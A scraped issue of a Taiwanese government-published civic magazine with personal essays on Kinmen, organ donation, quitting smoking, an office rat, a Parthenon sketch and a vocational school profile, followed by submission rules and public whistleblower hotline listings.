在外島工作與生活的過程中，每當對人、對事、對是非曲直有所迷惘時，我喜歡在下了大夜班還未早點名前，穿梭於塔山小徑或到附近海邊走走，一方面呼吸新鮮空氣，一方面檢討過去、規劃未來。漫步中我發現隨著季節的變化，金門有著多種鳥類（候鳥、留鳥、過境鳥...）。猶記初到時的秋末冬初，太湖、慈湖、蘭湖、古崗湖...，湖畔停棲大量鸕鶿、雁鴨、海鷗及好多不知名的水鳥，彩羽繽紛，群鳥悠然覓食，一幅愜意的自然圖畫。隔年春末夏初時節，天空開始響起了清脆的叫聲，一種全身黃綠、藍色尾巴、喙喙細長微微下彎、喉部鮮紅的小鳥，用獨特的嗓音宣告牠們的到來；而此時大量羽化的白色小蝴蝶漫天飛舞，可靜靜坐著欣賞此種鳥類動作迅速而精準的獵捕技巧；到了五、六月間的繁殖期，又見牠們求偶、配對和挖巢洞，令人目不暇給。日後，金門果真成為賞鳥勝地，才知那鳥兒學名為「栗喉蜂虎」。



歷經了秋、冬、春、夏四季分明的金門風情後，我的播音生涯也在忙碌、緊張、歡笑及眼淚中度過。與國防部一年合約期滿後，我決定繼續求學之路，在返臺飛機上巧遇當時擔任馬山播音站的機務官休榮譽假，一路上承蒙他的照顧並護送我返家而結下日後相知相守的姻緣。我倆前後在金門工作，服役了一年，雖然各自擁有不同的際遇與感受，但對金門的種種與特殊情感卻始終一致。

97年夏，我們夫妻參加了「金門戰地風情之旅」3日遊，攜手重登太武山、再進擎天廳，而太湖、榕園、莒光樓、馬山、古寧頭、虛江嘯臥、文臺寶塔、八達樓子……，處處都留下我們的身影；漫步在保存完好且古意盎然的石頭村古聚落石牆矮巷中，彷彿再次穿越時光隧道，過往情景仍歷歷在目！猶記當年站在馬山觀測站瞭望近在咫尺的故國山河，我曾淚眼婆娑……。時隔35年再訪擎天廳，坐在鬼斧神工的花岡石大廳內聽取接待女軍官鏗鏘有力的簡報時，我的內心仍然澎湃洶湧，久久不能自己。

金門，你永遠是我心中那個唯一且不可取代的聖地！站在太武山「毋忘在莒」的勒石下，我與外子曾許下一個共同的願望：823砲戰60週年時我們將重登此山！

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

什麼都放得下，唯一不捨的是那對眼角膜，想留著它看我深深愛戀的親人。

## 大愛無悔

◎陳維賢

幾年前，我簽大體和器官捐贈時，朋友要我多考慮，說是千刀萬剮，很痛的。

「被蛆咬痛不痛？被火燒痛不痛？」看我心意已決，勸我的人默然不語。我認為，把無法再使用的軀體供醫學解剖研究，可幫助醫界對人體和疾病多一層的了解，進而研發出破解的良藥，或解開生死奧秘；不能再使用的器官捐給需要的人，是饒益眾生，是生命的重生與延續，豈不是美事一樁？

毫不猶豫地簽了大體捐贈，而當簽器官捐贈時卻有些遲疑；什麼都放得下，唯一不捨的是那對眼角膜，想留著它看我深深愛戀的親人。幾經思考，終於參悟：死後若無知，肉身毀壞，眼角膜當然也腐朽，留下它有何用處？若有知，既是用靈魂關愛親人，又何需用到眼角膜？茅塞頓開，懸宕多時的心終於安頓下來。

前些天，從臺北回臺中，有幸與一位24歲、先天失明的帥哥，同搭國光號車；因為座位緊鄰，他又健談，我們一路聊到下車。在交談中，得知他最近想換一副淺色的太陽眼鏡：

「還想多挑幾個不同顏色的鏡框，夏天到了，好配衣服。」

我好奇地注視著墨鏡後面，看那不停翻轉閃爍，卻一點功能也沒有的雙「眼」，心中不由湧起悲憫。「啊！你怎麼去『感覺』色彩？」

「我『看』得見，用心、用想像。各種有形無形的物質，在腦海裏都有一個我賦予它的具體、鮮明的形象。」望著他搭配得宜的紅色polo衫和鐵灰色牛仔褲，我相信，不過還是無法體會。

也許察覺出我的疑惑和不忍，他反倒安慰我說，雖然他很渴望用眼看世界，但是對命運的擺弄已坦然接受，自有一套生活哲學和本事，打開生活的大門，別擔心。

「去年暑假我征服了玉山，下次還要登上萬里長城，見證人類偉大的文化資產。」語氣豪邁自得。「我念法律系，將來想當律師，打破盲人只能從事按摩業的迷思。」說時，臉上泛起紅光。令人擊節讚嘆的，正是這股開創性的堅毅。

看到他不畏困苦，一路摸索，點滴都是艱辛，我慚愧感動得說不出話來；卻預見恢弘的氣度，正如史詩般壯闊，在他面前開展。像這樣進取有為的青年，如果有人幫助他恢復視力，必更能發揮生命的寬廣度。

想到將來，我的眼角膜可以幫助一位不知姓名，但是正值有用的生命，向美好的人生邁進，臉上不禁浮現欣慰的笑容。

臨下車，突然意念一閃，如果我捐贈的對象是我的仇人，還願意嗎？我想，我的仇人不一定是壞人，之所以會結仇，或許是當時我們對事情看法的角度不同；或許是當時我的智慧不夠，心胸狹小；或許是我恰好見到他最醜陋的面向，其實他也有善良的本性；或許是我前世欠了他什麼，今生該還他。就算他真的傷害了我，是大壞人，證嚴法師不是說過「天下無不可原諒之人」嗎？人之將死，其言也善，還分什麼仇人壞人？再說，為了免除捐贈者家屬和受贈者不必要的隱私及困擾，醫院都會保密到家，不洩漏彼此資料，不得相見的。

想到這裡，我不禁笑出聲來，真是庸人自擾啊！

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

自求心安就有平安，關懷他人就有幸福。

## 聖嚴圓寂有感

◎許宏揚

聖嚴圓寂，享壽80歲，生前他曾說：「無事忙中老，空裡有哭笑，本來沒有我，生死皆可拋。」是的，人生這場大戲，雖無法預演，但可以用心揣摩；一件事情，從不同的角度切入，會產生不同的詮釋。然而成長和心靈，是沒有時間和空間的限制，生活可以用心，但不必多心，從心開始，做個自在的生活哲人，深信自己是最快樂的人，真的就是最快樂的人，是故經營生活何必假他人之手，自己用心就成了；何妨培養自得其樂的滿足，多一點幸福的自主權。在未經過你的同意，誰能令你自卑？然而，要得到別人的信任，自己必須先值得信賴，誠如俗云：「關懷是一條河流，只要開始流動，就不會止息。」是的，少一點預設的期待，那份對人的關懷會更自在；聖嚴法師曾說過：「自求心安就有平安，關懷他人就有幸福。」若設身處地從別人的觀點來看事情，才能真正了解別人，不是嗎？懂得交談只有一個訣竅，就是學習傾聽。

有一則故事是這樣描述：在一個大花園裡，有一間小屋子，屋裡住著一位盲人。他把所有的時間，都用來照料這座花園，雖然他的眼睛看不見，花園卻管理得非常好。無論春夏秋冬，花園裡總是一片花海。一位過路人非常驚奇地觀賞著這座漂亮的花園，並問道：「你這樣做，為的是什麼？你根本就看不見這些美麗的花呀！」

盲人微笑了，他說：「我可以告訴你四個理由：第一，我喜歡園藝工作；第二，我可以撫摸這些的花；第三，我可以嗅得它們的香味；至於第四個理由，則是因為你！」「我？但是你本來不認識我啊！」路人說。「是的，我是不認識你，但是我知道有一些像你一樣的人，會在某個時間從這兒經過；這些人會因為看到我美麗的花園而心情愉快，而我也因此能有機會和你在這兒談這件事。」

俗話說得好：「通過工作而愛惜生命，便窺見生命最深奧的秘密；工作時，你成為一支笛，時間的絮語，通過笛心而奏出音樂。」盲人的世界是眼盲而心不盲，藉由聽覺、觸覺、嗅覺與味覺，能感受天地間每一件事物，且通常比普通人來得靈敏和專注；那位盲人小小的微笑，卻大大地增進了人和人之間的感情。人們所以覺得寂寞，是因為他們會築牆，卻不會搭橋，把自己封閉、侷限在小小區塊，故步自封所造成的結果，所以唯有隨時隨事，才能培養自得其樂的性格。聖嚴法師曾說過：「若能珍惜當下每個因緣，每一個當下，都是獨一無二的。」說明希望不一定都可以實現，但動手去做，就多了一份可能性；誠如古云：「手把青秧插滿田，低頭便見水中天；心地清淨方為道，退步原來是向前。」的確，人生就像沒有底稿的舞台，在逼真的演出中，依然會有缺憾；雖然我們無法轉變天氣，卻可以轉換心情，若能做好心情的環保，回收是可以令我們知足的。莎士比亞曾說過：「事無好壞，分別只在人心。」除非你同意，否則任何人都無法傷害你，開放的態度使人客觀，你將自覺與環境相融合。



論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

哪個朋友強迫我抽菸，我就跟哪個朋友翻臉。

## 戒菸的日子

◎ 楊富先

說到戒菸，我也走過戒菸的路，我戒過2次菸，戒菸對我來說並不陌生。記得我第1次抽菸是在國小剛畢業要讀國中的時候，因為好奇就學別人抽菸，結果抽著抽著就上癮了，一開始都是偷偷地抽，只有幾個好友知道，後來還是被家人發現，但也抽了快1年了；被發現以後沒多久，我就戒菸了。

如果要戒菸，朋友的支持也蠻重要的，有抽菸的人都知道，朋友間常會遞菸互請，剛開始朋友請我抽菸時，我都設法推掉了；但後來朋友還是持續勸菸，都會說「抽1支就好」、「不抽就是不給我面子」之類的話，就這樣心想抽1支沒關係。但是當你抽1支菸以後，其他的朋友又會陸續地遞菸請你，能拒絕嗎？若是你拒絕了，朋友就會說：「他遞的菸你就抽，我遞的菸你就不抽，是不是看不起我？」就這樣1支接著1支地又陷下去了，這就是我為什麼會戒菸2次。

第1次戒菸沒多久，又開始抽菸了，一抽就是一年多，且菸癮也變大了，一天都會抽掉1至2包。終究還是被父母抓到，父母是用緩和的語氣跟我說抽菸不好，認為我當時年紀還小，要我戒掉，等到我18歲以後要不要抽菸他們就不管了，卻也沒有用嚴厲的斥責方式。當時叛逆期的我怎麼聽得進去，就這樣又抽了一年多。

我第2次戒菸的起因，就是在一次偶然的機會跟幾位朋友聊天，聊著聊著就聊到戒菸，朋友都說我抽了那麼久的菸癮很難戒、戒不掉之類的話；就在一連串的討論後，我說了一句話「我戒給你們看！」當下就把口袋裡的菸拿出來丟給他們，並說了另一句話「哪個朋友強迫我抽菸，我就跟哪個朋友翻臉。」從那時起我就再也沒有抽過菸了。

我有一個叔叔，抽菸抽了二十幾年，為了不影響小孩，他也是說戒就戒。回想當時我抽菸的情形，越是忙碌的時候抽菸的數量越會減少，也不是因為沒空去抽，而是會忙到忘了抽；可是在空閒的時候，卻會不自覺地一支接一支地抽。要戒菸可以多找事情做或多做點其他的事，可以分散想抽菸的念頭，其實只要有心想戒，戒菸真的不難；要有恆心，為自己設條件，我為自己設的條件就是「既然你當我是朋友，那就不要強迫我做我不願意做的事！」由此可知，只要訂下目標，堅持到底，再難的事都能成功。

**拒絕檳榔和菸害，  
活力人生好自在。**

《國軍菸害暨檳榔防制宣導標語》

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

牠竟然將電腦螢幕的訊號線外皮啃淨十多公分，散落一桌的黑色塑膠皮刺眼地向我示威警告。。

## 殲敵記

◎ 喬安娜

「昨晚牠有去拜訪你家嗎？」「牠的惡行真令人髮指！」每天早上同事間的問題語都少不了扼腕的口氣，原因無他，因為我們辦公室來了一位恐怖分子，來無影去無蹤。

去年底牠開始突襲零食庫存豐富的幾位同事，大帥決定放黏鼠板來捉敵，無奈此鼠身強體壯，硬生生從板上逃脫，黏膠上留下許多爪痕，力道之猛讓人驚嘆！但有了驚險的逃生經驗，惡鼠再也不敢造訪大帥的位置，改打游擊戰攻擊其他零食微量庫存的同仁們，於是辦公室內經常上演泡麵、餅乾、咖啡包、麥片包的失蹤記。

今年這個惡徒更變本加厲，肆無忌憚地侵襲各基地，但因大家提高警覺把存糧鎖入鐵櫃中，牠憤而咬破所有人的各種物品洩恨（數十人中只有大帥逃過惡劫），舉凡膠水、牙膏、洗面乳、塑膠杯蓋、電話線、鼻藥噴霧劑瓶、眼藥水瓶、藥用酒精瓶等，無一倖免。有人打趣說：「牠還不忘打理門面呢！瞧瞧，刷牙、漱口、洗臉面面俱到！」令人又好氣又好笑（嗯！應該是苦笑）。C君的辦公區域遭受「轟炸」禮遇後，便來場澈底的大掃除，先後在靠牆與靠隔板的鐵櫃後，發現兩個老鼠窩（看來牠比狡兔還厲害），但見此鼠偷取多張抽取式面紙鋪陳地上做成柔軟的睡床，四周還佈滿眾多戰利品，哇！牠還真會享受呢，我決定在四周擦抹高濃度的漂白水以杜絕鼠患。終於過了幾天的好日子，聽見許多同仁每天還捶胸頓足、譴責暴行時，我暗自慶幸可以高枕無憂。

但好景不常，有一天牠竟然將我潔白的電腦桌視為五星級馬桶使用，讓我忍無可忍，除先散置多張的小型黏鼠板外，我還自費買了4個大型黏鼠板分送大家使用（嗚！再這樣下去辦公室的黏鼠板可能就比人還多了…）。大帥貢獻一條大熱狗，我也帶來起司，決定用滿漢全席來誘捕牠。聽從多人的建議後，我也在白桌上放個板子，隔日上班心驚膽跳地望了電腦桌一眼後立即慘白了臉，熱狗居然安然無恙，牠竟然將電腦螢幕的訊號線外皮啃淨十多公分，散落一桌的黑色塑膠皮「刺眼地」向我示威警告，唉！軟弱的我終於舉白旗投降了，決定不再發出追殺令，回歸擦漂白水的消極辦法讓牠不要光臨。

而其他黏鼠板呢？惡徒在B君桌下陰暗角落的兩張黏鼠板上丟入許多衛生紙碎片與塑膠袋，再大刺刺地走上去吃光熱狗揚長而去；S妹則將有氣味的空瓶子丟入位於牆角的垃圾桶內，並在四周佈滿多個小黏鼠板滴水不漏，隔日發現瓶子卻不翼而飛，讓人質疑牠豈不成了太空飛鼠嗎？原來牠把板子翻靠垃圾桶再爬上去咬走空瓶，其展現的高度智商讓人瞠目結舌。

最後有人帶來滅鼠藥，全體同仁開會討論是否要誅殺此一「公敵」，在一群人反對其他無意見下，只好效法聯合國安理會的運作模式放棄毒殺，繼續忍氣吞聲過日。R君將滅鼠藥用3層塑膠袋包裝妥善，放置桌腳待處理，未料隔天整大袋竟然憑空消失了，經多處搜尋終於發現被咬破的3小包塑膠內袋與毒餌碎片，鼠輩還得意地帶走了外袋與兩小包毒餌（想必是帶回鼠窩慢慢享用美食）。大家面面相覷，H君不禁搖頭嘆道：「我們要放生，牠卻意外自殺，真是聰明反被聰明誤啊！」

我們度過了幾天「和平盛世」，牠仍然生死未卜。一週後的某日我很早上班，進入昏暗的辦公室內不禁驚聲尖叫，第一次見到牠的廬山真面目，只見牠快速把頭塞進L君的隔板狹縫中，肥大的身軀與後腿外露在走道上，身旁一攤水漬恐怖至極；最怕屍首的我閉上眼睛，1分鐘後再張開偷瞄，哇！牠不但沒死還跑走了！大家都說嗑藥後的牠已神智不清，卻被我的驚叫聲嚇醒又匆匆逃生了。該晚附近區域便有淡淡的異味傳出，看來牠大限已至。數日後，當屍臭味日漸濃厚，眾勇士們組隊進行搜尋，終於在某處隔板下發現牠的乾屍躺臥在柔軟的面紙堆上，結束了傳奇暴虐的一生，也終結了眾人3個月來的驚心惡夢，這次大家真的「可以幸福過一生」了！

（作者任職資訊通信研究所計算機組）


論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

## <到處走走畫畫>

### 滄桑帕特嫩

◎文·繪圖／王廷俊

永恆之都雅典，今古格局相去不遠，整個都市發展過程是由阿克波里斯山丘開始，逐漸向外延伸。



神聖天空之城—阿克波里斯山丘上的衛城，是雅典最值得一看的遺跡，特別是被世界各地模仿最多的建築帕特嫩神殿，一扇希臘黃金時間獨特的美學之窗。

以美麗黃金比例的建築，在西元前447年的時代，建造了此一沒有一處是直線的神殿，正是雅典人意識型態的具體展現，七萬個石塊的拼圖，DNA來自西元前487年成為雅典轄地的納索斯島嶼的神殿，為了建造完美的視覺曲線，納索斯島的神殿給帕特嫩提供了經驗。

雅典的守護神，由菲狄亞斯以黃金與象牙塑造而成的雅典娜，並未為帕特嫩帶來永遠的好運，羅馬人、蠻族、天主教徒、回教徒，無數爭戰與歷史演進，氣勢磅礴動人的帕特嫩被摧毀了，我在大英博物館的館藏裡，看到無數源自同一血液的藝術石雕。由各方專業人士組成的團隊，耗資一億美元力圖挽救帕特嫩，終是不願看到在人為破壞後，又遭到另一波大自然因素的摧殘。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

讓學生愛上學校、老師和同學，自然也愛上學習這一條漫漫長路。

## 在友善校園裡踏實築夢

◎ 黃惠琴



走進國立岡山農工，第一個感覺是寬敞平坦、整潔清爽以及綠意盎然，新舊建築各處分立又自然地融和；待一番巡禮後就發現整個校園不僅是綠化、美化，更充滿親和性，加上貼心的無障礙設施，看得出這所有著73年悠久歷史的學校，不僅毫無暮氣沈重之感，反而因著處處用心的巧思，而顯得生氣勃勃。

國立岡山農工位於高雄縣北端的岡山镇，是縣內工商農牧的重鎮，也因此奠定了岡山農工在配合國家教育政策，培育農工科技人才之需要，造就無數農工基層技術人才的成就。

然而，隨著資訊的日新月異，社會價值觀的激烈變動，使得就讀農工技職體系的學生成為升學主義作祟下不被重視的一群。儘管，無數校友在社會上大至開創一片天、小至做好一枚螺絲釘，都是國家有用的人才，這些見證卻不敵技職學校總是被排擠在志願卡末端的事實，使得學生在進入學校的起點上，總顯得信心不足、氣勢較弱。

歷任校長與師生們承先啟後、不斷努力，及至現任羅金盛校長接棒，更以「正在寫岡農歷史」的使命感，以及「有夢最美、築夢踏實」的前瞻性，誓言要讓學生帶著更強的競爭力，微笑地跨出岡山農工！也就是說，輔導技職學生們重建信心、構築夢想、實現目標，就是岡山農工存在之必要。羅校長不斷對全校師生喊話說：「身處充滿挑戰與險阻的年代，讓我們用熱情與智慧來為岡農寫歷史！」而這項使命的完成，全校師生無一人可置身事外。



實習工廠裡：老師用心教，學生認真學



岡山農工為師生書畫作品籌辦美展

可是，要如何才能讓孩子們「微笑地跨出岡山農工」呢？所謂「不教民戰，是為棄之」，如果讓孩子在學校白白蹉跎3年，那麼，徒領一張高職畢業證書又有何用？羅校長認為，只有提升孩子的競爭力，才能在社會上立足，不負家長所託也不負學子所願；而學生競爭力的來源，即在於「快樂的

學習」。透過主動積極而快樂的學習，孩子才能柔軟如海綿，廣泛的吸納，並堅強如鋼鐵，無懼的挺立。

至於如何讓孩子能夠主動積極而快樂的學習呢？校長的目標與教育部一致，就是要建立一座友善校園，讓學生愛上學校、老師和同學，自然也愛上學習這一條漫漫長路。

提到「友善校園」，許多人直接聯想到的就是「零體罰」。然而，零體罰就是友善校園文化的唯一指標和具體實踐嗎？事實上，「零體罰」只是校園中友善的基礎之一而已，要讓莘莘學子在校園中快樂學習與成長，除了免於身心上的恐懼以外，在教育的道路上還有許許多多必須努力的方向。

在教育部「友善校園總體營造計畫」的計畫緣起中，開宗明義提到「把每個學生帶上來」，這是推廣友善校園文化的初衷，也是教育改革的重要目標。然而，面對整體社會環境變遷加劇、學校教育現場不確定性愈行嚴重、教師替換的比例快速，以及學生背景與需求條件落差擴大等因素，一句「把每個學生帶上來」看似簡單，事實上卻蘊含著無比沈重的壓力與艱鉅的挑戰。尤其以岡山農工這類的技職學校來說：大環境受到國內產業人力需求的變遷，國人對於高學歷的追求等諸多因素影響，技職教育發展的空間已不如往昔，而逐年下降的生育率、日益競爭的教育生態，更讓考驗雪上加霜。




適性發展勇於追逐夢想


針對當前教學問題，鄭崇鈞教授在論述中小學校務經營理念時主張：「學生輔導」應包括—教育愛、關照能、支持網、競爭力、訓育原理輔導化等等。這樣的理念，事實上就是岡山農工全體教育工作者的堅持，並希冀以此規劃出美麗的願景。

岡山農工的發展方略，首先從校園學習文化的形塑開始，落實走動式管理，透過實地的觀察與懇切的晤談，主動去發掘問題，積極地尋找解決方式；努力的面對、解決學生的學習要求，以及教師的教學需求，藉此贏得家長對學校的信賴與認同。所以，舉凡制度的因時調整、資源的整合利用即勢在必行。

透過制度的調整，突破相對僵化的程序與要求，活化行政效率的執行，也更貼近師生的具體要求，例如：日程作息的調整、得使同學在校學習時間更為集中；測驗次數與學習紀律的調整，讓同學的學習動機更為增強；午餐團膳的開辦，讓師生的在校飲食更為便利與健康；輔導課程的增設，讓同學的學習效果更為顯著；投入學校資源廣設技術士證照檢定場與練習場，充實實務操作技能，並且宣示所有實習課程、證照練習與選手訓練所需之材料，學校都充足供應。

另外，關於資源整合方面，有效統整全校教學資源，除了提高各項資源的利用率，亦可達到有效管理、加速汰舊換新的目標。同時，岡山農工也努力提報、接辦各項專案計畫，透過個案計畫的推動，一方面累積各項校務行政的執行經驗與能量，另一方面更能藉此引入各界資源，奠定學校未來發展的基石。例如，民國96年接辦的全國工科技藝競賽，不僅圓滿完成這過去一向僅由所謂「八大省工」辦理的全國性活動，也透過所有教職員工的付出、學生更專注的學習與磨練技能，而獲得空前的佳績，好評如潮。努力的成果不但振奮了全校師生的士氣，更加凝聚了全校的向心力。





隨處可見無障礙設施的貼心照護

當然，在謹守職業教育的宗旨下，岡山農工也致力於透過建教合作的模式，持續建立與學界、產業界對話與合作機制，讓學生可以充分發揮技能，也讓他們充分體會到學以致用的學習樂趣及成就感。換言之，提升同學適性發展的各項可能，藉由課程的調整與增設，強化同學的基礎能力，滿足同學、家長對於學涯及職涯發展的需求，以此建立精緻化高職的發展特色。

所謂「使就當由之路」謂之教，「使其自然長養」謂之育，這看似矛盾的過程，其實就是教育的內涵，既要不要違其自然長養，又必須盡力引導使其邁向當由之路。無疑的，這對所有教育工作者都是莫大的考驗，卻是責無旁貸的甜蜜責任。

讓孩子勇於做夢，並且有智慧讓夢想起飛吧！當夢想平安著路的時候，他就可以找到自己的路，而回首凝眸，那座友善校園必在心靈深處閃閃發光。

(作者為岡山農工教官)

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

## 邀稿說明

1. 清流月刊係全國國防教育推行委員會暨法務部調查局發行之「全民保防」宣導刊物，邀稿園地完全對外公開。
2. 本刊受限篇幅，並考量讀者閱讀習慣與柔性需求，希望多編輯些文章，因此來稿以二千左右最為適宜。
3. 若以電子郵件寄送檔案方式投稿，倘檔案過大（超過8MB），請先予壓縮或切割，或將其間之圖片抽出分別傳送，並請來電（02-29112314）確認。
4. 清流月刊鼓勵轉載運用，以擴大宣導成效，因此，本刊必須獲得文稿的著作所有權，方便合理使用，如欲保留著作所有權者，務請在稿首清楚說明，俾便編者在安排刊出時加註「本文保留著作權，未經授權不得轉載」文字。
5. 為感謝作者的支持，稿酬以政府機關規定最高標準核計，本刊基於宣導宗旨，同意作者在清流月刊發表後，自行再運用該篇文章，並不作任何限制。

論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

## 稿費劃撥說明

清流月刊稿費的送達方式，是採直接撥款入帳方式辦理。本刊會先函告作者稿費金額，並在獲知郵局或金融機構存摺帳號後，會計單位再匯撥入帳。

因此，作者在投稿時，如果同時能檢附郵局或其他金融機構存摺帳號資料或影本，便能加快稿費匯撥入帳作業的時間。

▲Top



論述	大陸透視	法令天地	資通安全	科技新知	健康生活	生態保育	文與藝	友善校園、快樂學習	其他
----	------	------	------	------	------	------	-----	-----------	----

法務部暨所屬各機關檢舉專用信箱、專線電話號碼一覽表

單位	檢舉專用信箱號碼	專線電話
法務部	臺北郵政14-153號信箱	(02) 23752246
法務部中部辦公室	中興新村12號信箱	(0800) 491004
最高法院檢察署	臺北郵政14-351號信箱	(02) 23751482
高檢署	臺北郵政14-124號信箱	(02) 23822548
臺中高分檢署	臺中郵政1875號信箱	(04) 22252755
臺南高分檢署	臺南郵政791號信箱	(06) 2205572
高雄高分檢署	高雄郵政160號信箱	(07) 5853710
花蓮高分檢署	花蓮郵政9-15號信箱	(03) 8223420
金門高分檢署	金門郵政38號信箱	(082) 324581
臺北地檢署	臺北郵政14-128號信箱	(02) 23614618
士林地檢署	臺北郵政105-102號信箱	(02) 28363754
板橋地檢署	板橋郵局13-112號信箱	(02) 22624063
宜蘭地檢署	宜蘭郵政142號信箱	(03) 9330424
桃園地檢署	桃園郵政401號信箱	(03) 3353823
新竹地檢署	新竹郵政135號信箱	(02) 5256061
苗栗地檢署	苗栗郵政94號信箱	(037) 332692
臺中地檢署	臺中郵政222號信箱	(04) 22246633
彰化地檢署	員林郵政310號信箱	(04) 8360282
南投地檢署	南投郵政180號信箱	(049) 2242275
雲林地檢署	虎尾郵政5號信箱	(05) 6323424
嘉義地檢署	嘉義郵政1-25號信箱	(05) 2785132
嘉南地檢署	嘉南郵政15-20號信箱	(06) 2959802
高雄地檢署	高雄郵局第5-123號信箱	(07) 2161463
屏東地檢署	屏東市郵局81號信箱	(08) 7535215
臺東地檢署	臺東郵局115號信箱	(089) 310170
花蓮地檢署	花蓮郵政7-41號信箱	(03) 8230159
基隆地檢署	基隆郵局286號信箱	(02) 24650835
澎湖地檢署	澎湖郵局4號信箱	(06) 9261900
金門地檢署	金門郵政第30號信箱	(082) 325090
連江地檢署	南竿郵政第9號信箱	(08) 3622823
調查局	新店郵政60000號信箱	(02) 29188888

臺北市政府、高雄市政府檢舉專用信箱、專線電話號碼一覽表

單位	檢舉專用信箱號碼	專線電話
臺北市政府政風處	臺北郵政第49-80號信箱	(0800) 211655
高雄市政府政風處	高雄市郵政第2299號信箱	(0800) 025025

法務部暨調查局各處站檢舉專用電話及信箱一覽表

機關名稱	住所	信箱	檢舉電話
法務部調查局	臺北縣新店市中華路74號	新店郵政60000號信箱	反貪腐檢舉專線 0800-007-007 (檢舉專線) (02) 29188888
臺北市調查處	臺北市基隆路二段176號	臺北市郵政60000號信箱	(02) 27328888
高雄市調查站	高雄市中正四路226號	高雄市郵政60000號信箱	(07) 2818888
臺北縣調查處	臺北縣板橋市漢生東路193巷2號	板橋市郵政60000號信箱	(02) 29628888
基隆市調查站	基隆市崇法街220號	基隆市郵政60000號信箱	(02) 24668888
桃園市調查站	桃園市縣府路19號	桃園市郵政60000號信箱	(03) 3228888
新竹市調查站	新竹市經國路三段126號	新竹郵政60000號信箱	(03) 5388888
新竹縣調查站	新竹縣竹北市光明五街56號	竹北郵政60000號信箱	(035) 558888
苗栗市調查站	苗栗市府前路7號	苗栗郵政60000號信箱	(037) 358888
臺中市調查站	臺中市西區英才路525號	臺中市郵政60000號信箱	(04) 23038888
臺中縣調查站	臺中縣豐原市南陽路130號	豐原郵政60000號信箱	(04) 5278888
彰化縣調查站	彰化市卦山路12號	彰化郵政60000號信箱	(04) 7248888
南投縣調查站	南投市民族路486號	南投郵政60000號信箱	(049) 228888
雲林縣調查站	雲林縣斗六市鎮南路67號	斗六郵政60000號信箱	(05) 5328888

嘉義市調查站	嘉義市文化路308號	嘉義郵政60000號信箱	(05) 2778888
嘉義縣調查站	嘉義縣朴子市一路1號	朴子郵政60000號信箱	(05) 3628888
臺南市調查站	臺南市永華路二段208號	臺南市郵政60000號信箱	(06) 2988888
臺南縣調查站	臺南縣新營市大同路59號	新營郵政60000號信箱	(06) 6328888
高雄縣調查站	高雄縣鳳山市青年路一段99號	鳳山郵政60000號信箱	(07) 7458888
屏東縣調查站	屏東市合作街51號	屏東郵政60000號信箱	(08) 7368888
臺東縣調查站	臺東市博愛路293號	臺東郵政60000號信箱	(089) 318888
花蓮縣調查站	花蓮市中美路3-33號	花蓮郵政60000號信箱	(038) 338888
宜蘭縣調查站	宜蘭市津梅路42號	宜蘭郵政60000號信箱	(03) 928888
澎湖縣調查站	澎湖縣馬公市樹德路36號	馬公郵政60000號信箱	(069) 278888
航業海員調查處	基隆市中正路303號	基隆郵政98號信箱	(02) 24633633
航業海員調查處 台中組	臺中縣梧棲鎮臨港路三段364號		(04) 6569127
